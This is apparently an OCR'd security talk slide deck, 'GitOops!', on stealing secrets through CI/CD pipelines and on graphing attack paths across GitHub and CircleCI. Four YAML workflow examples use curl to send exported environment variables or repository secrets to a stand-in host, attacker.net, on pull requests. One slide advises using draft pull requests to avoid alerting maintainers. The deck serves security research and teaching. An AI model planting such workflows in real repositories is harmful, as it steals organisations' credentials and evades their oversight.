GitOops!

All paths lead to clouds

1. Gain access to GitHub

2. ???

3. Profit from Clouds

1. ~~Gain access to GitHub~~
2. GitOops
3. ~~Profit from Clouds~~

Agenda

- Intro to CI/CD Attacks
- Build a graph
- Query attack paths

CI/CD Attacks

- CircleCI Secret Exfiltration
- GitHub Actions Secret Exfiltration
- Attacking Terraform Plans
- Tips

CircleCI Contexts

- Use bundle of secrets across projects
- No “branch protections”
- May have team restrictions

```yaml
version: 2.1

workflows:
  attack:
    jobs:
      - exfil_creds:
          context:
            - “frontend”

jobs:
  exfil_creds:
    steps:
      - checkout
      - run:
          command: curl -XPOST -d "$(export)" https://attacker.net
```

CircleCI Projects

- Attach secrets to repos
- No “branch protections”
- PR == secrets

```yaml
version: 2.1

workflows:
  attack:
    jobs:
      - exfil_creds

jobs:
  exfil_creds:
    steps:
      - checkout
      - run:
          command: curl -XPOST -d "$(export)" https://attacker.net
```

GitHub Repository Secrets

- No “branch protections”
- PR == secrets

```yaml
name: Exfil
on: [pull_request]
jobs:
  exfil:
    runs-on: ubuntu-latest
    steps:
      - run: |
          curl -d "${{ secrets.SECRET_TOKEN }}" https://attacker.net
```

GitHub Environment Secrets

- May have protections
- PR =~ secrets

```yaml
name: Exfil
on: [pull_request]
jobs:
  exfil:
    environment: dev
    runs-on: ubuntu-latest
    steps:
      - run: |
          curl -d "${{ secrets.SECRET_TOKEN }}" https://attacker.net
```

Terraform Plans

- Running plans on PRs is a bad idea
- PR == exfiltrate creds, read databases…

Pro Tip

- *Draft* pull requests don’t alert maintainers

Moar

- *Bypassing required reviews with GitHub Actions*
  Omer Gil - Cider Security
  https://medium.com/cider-sec/bypassing-required-reviews-using-github-actions-6e1b29135cc7

- *Protect Your GitHub Actions with Semgrep*
  Grayson Hardaway - r2c
  https://r2c.dev/blog/2021/protect-your-github-actions-with-semgrep/

Recap

- Can often pull secrets out of PRs
- Production Terraform Plans on PRs == risky
- *Draft* pull requests don’t alert maintainers
- There’s more CI/CD issues not covered


Building a Graph


Why?


- Large orgs
- Needle in a haystack problem

How?


- Build tool to:
  - Query APIs
  - Massage data into a graph DB
- github.com/ovotech/gitoops


alice
bob
cassie
IS_MEMBER_OF
IS_MEMBER_OF
IS_MEMBER_OF
IS_MEMBER_OF
admin team
infra team
frontend team
HAS_PERMISSION_ON
HAS_PERMISSION_ON
HAS_PERMISSION_ON
HAS_PERMISSION_ON
websole repo
monyx repo
scrolls repo


monyx
repo
HAS_CI_FILE
HAS_WEBHOOK
HAS_STATUS_CHECK
config.yaml
webhook
tf_plan



GitHub Actions


alice
IS_MEMBER_OF
admin team
HAS_PERMISSION_ON
websole repo
HAS_ACCESS
HAS_CI
admin context
websole project
EXPOSES_ENV_VAR
EXPOSES_ENV_VAR
SECRET
SECRET

circleci

TL;DR

- Query APIs
- Massage data into a graph DB
- github.com/ovotech/gitoops

Querying Attack Paths

